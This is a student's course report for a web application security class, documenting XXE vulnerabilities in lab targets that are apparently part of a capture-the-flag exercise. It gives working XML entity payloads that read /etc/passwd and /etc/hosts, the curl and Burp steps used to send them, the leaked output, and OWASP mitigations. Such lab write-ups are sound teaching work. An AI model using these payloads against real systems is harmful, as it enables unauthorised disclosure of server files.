A05:2021 – Security Misconfiguration

Issue Report

Daniil Lebedev, AD1375, TTV22S2

Assignment report
Web Application Security TTC6500 / Joonatan Ovaska
09.03.2025
School of Technology / Information and Communication Technology

Jyväskylän ammattikorkeakoulu
University of Applied Sciences

1 Old Wasdat – Task 1


1.1 XML External Entity

Title: XXE Vulnerability in API endpoint exposes critical server files

Description: A critical XXE vulnerability in http://wasdat.fi:8080/api/articles/custom-search allows unauthorized users to read arbitrary files from the server, including critical system files.

Steps to Reproduce:


- Proof of concept, showing that endpoint responds to custom requests (See Screenshot 1)



```
┌──(kali㉿kali-vle)-[~/Desktop]
└─$ curl -v -X POST http://wasdat.fi:8080/api/articles/custom-search -H "Content-Type: text/xml" --data "@oldwasdat
example.xml"
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host wasdat.fi:8080 was resolved.
* IPv6: (none)
* IPv4: 192.168.1.100
*   Trying 192.168.1.100:8080...
* Connected to wasdat.fi (192.168.1.100) port 8080
* using HTTP/1.x
> POST /api/articles/custom-search HTTP/1.1
> Host: wasdat.fi:8080
> User-Agent: curl/8.11.1
> Accept: */*
> Content-Type: text/xml
> Content-Length: 65
>
* upload completely sent off: 65 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.19.6
< Date: Sun, 09 Mar 2025 17:12:05 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 59
< Connection: keep-alive
< Access-Control-Allow-Origin: http://0.0.0.0:4000
< Vary: Origin
< Access-Control-Allow-Origin: *
<
* Connection #0 to host wasdat.fi left intact
<?xml version="1.0" ?><search/><search/>searchterm<search/>

┌──(kali㉿kali-vle)-[~/Desktop]
└─$ ▯
```

Screenshot 1

- Use this XML payload (See left side of Screenshot 2) with ‘curl -X POST’ request to exploit target endpoint vulnerability and retrieve sensitive information (See Screenshot 2)



~/Desktop/oldwasdat-example.xml - Mousepad
File Edit Search View Document Help
kali@kali-vle: ~/Desktop
File Actions Edit View Help

```xml
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<search>
  &xxe;
</search>
```

```
┌──(kali㉿kali-vle)-[~/Desktop]
└─$ curl -v -X POST http://wasdat.fi:8080/api/articles/custom-search -H "Content-Type: text/xml" --data "@oldwasdat-
example.xml"
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host wasdat.fi:8080 was resolved.
* IPv6: (none)
* IPv4: 192.168.1.100
*   Trying 192.168.1.100:8080...
* Connected to wasdat.fi (192.168.1.100) port 8080
* using HTTP/1.x
> POST /api/articles/custom-search HTTP/1.1
> Host: wasdat.fi:8080
> User-Agent: curl/8.11.1
> Accept: */*
> Content-Type: text/xml
> Content-Length: 122
>
* upload completely sent off: 122 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.19.6
< Date: Sun, 09 Mar 2025 17:29:13 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 1064
< Connection: keep-alive
< Access-Control-Allow-Origin: http://0.0.0.0:4000
< Vary: Origin
< Access-Control-Allow-Origin: *
<
<?xml version="1.0" ?><search/><search/>  root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
wasflag:x:1000:1000:WasFlag5_1{NicelyDone_NowGoAndLaunchRockets}:/home/wasflag:/bin/sh
* Connection #0 to host wasdat.fi left intact
<search/>
```

Screenshot 2

- Example of critical information leaked (See Screenshot 3)



```
wasflag:x:1000:1000:WasFlag5_1{NicelyDone_NowGoAndLaunchRockets}:/home/wasflag:/bin/sh
```

Screenshot 3

Impact estimation:

Critical: This vulnerability allows unauthorized users to access critical system files, like /etc/passwd. If further exploited, it may lead to the exposure of authentication credentials, privilege escalation, lateral movement or in worst case scenario – to full server compromise.

Mitigation:

- The safest way to prevent XXE is always to disable DTDs (External Entities) completely. Depending on the parser, the method should be similar to the following (OWASP XXE Prevention Cheat Sheet):

  factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);

- See OWASP XXE Prevention Cheat Sheet (https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)
- Ensure API cannot access sensitive files or other internal configurations

2 Main target – Task 2


2.1 XML XXE

Title: XXE Vulnerability in API endpoint exposes internal host configuration


Description: Critical XXE vulnerability in product upload functionality leads to internal configuration files disclosure.

Steps to reproduce:

- Capture a POST request for example using BurpSuite after uploading and creating some example product and send it to Repeater (See Screenshot 4 and see Screenshot 5)




Screenshot 4



Screenshot 5

- Use this example payload in the request from previous step and send it using BurpSuite (See Screenshot 6)




```
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE products [
  <!ELEMENT description ANY>
  <!ENTITY xxe SYSTEM "file:///etc/hosts">
]>

<products>
    <product>
        <name>ex4mpl3</name>
        <price>3601337</price>
        <description>&xxe;</description>
    </product>
    <product>
        <name>k0tk4ns4l0</name>
        <price>248163264128256</price>
        <description>&xxe;</description>
    </product>
</products>
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sun, 09 Mar 2025 20:15:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2475
Connection: keep-alive
X-Frame-Options: DENY
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Set-Cookie: csrftoken=fTa5IVGwpM0HcK8Iv6dQDZ5ZKl5ZMeW2; expires=Sun, 08 Mar 2026 20:15:40 GMT; Max-Age=31449600; Path=/; SameSite=Lax
Set-Cookie: sessionid=""; expires=Thu, 01 Jan 1970 00:00:00 GMT; Max-Age=0; Path=/
```

Screenshot 6

- See the results with the data of /etc/hosts injected into description field (See Screenshot 7)



k0tk4ns4l0

```
127.0.0.1 localhost ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters 127.0.0.1
FLAG{increased_attack_surface} 172.16.238.11 grafana.wasdat.fi 172.16.238.2 wasdat.fi 172.16.238.3 7bc2b13497bb
```

248163264128256.0€

1

Reviews

Review:

Screenshot 7

Impact estimation:

Critical: This vulnerability allows unauthorized users to access critical system files, like /etc/hosts, which exposes internal network configurations and host mappings. If other critical server system files can be read using this vulnerability, it may lead to the exposure of authentication credentials, privilege escalation, lateral movement or in worst case scenario – to full server compromise.

Mitigation:

- Ensure API cannot access sensitive files or other internal configurations
- Validate and sanitize input – ensure that XML input strictly follows expected schemas and disallow untrusted user-defined entities (See https://owasp.org/www-community/vulnerabilities/Missing_XML_Validation).
- See OWASP XXE Prevention Cheat Sheet (https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)

3 Time management

Date	Used hours	Description
09.03.2025	1h	Reading chapter and watching recording
09.03.2025	1.5h	Exploiting the target weakness
09.03.2025	1h	Writing the documentation and finding the suitable resource recommendations
Total	3.5h	Finishing the assignment and reporting it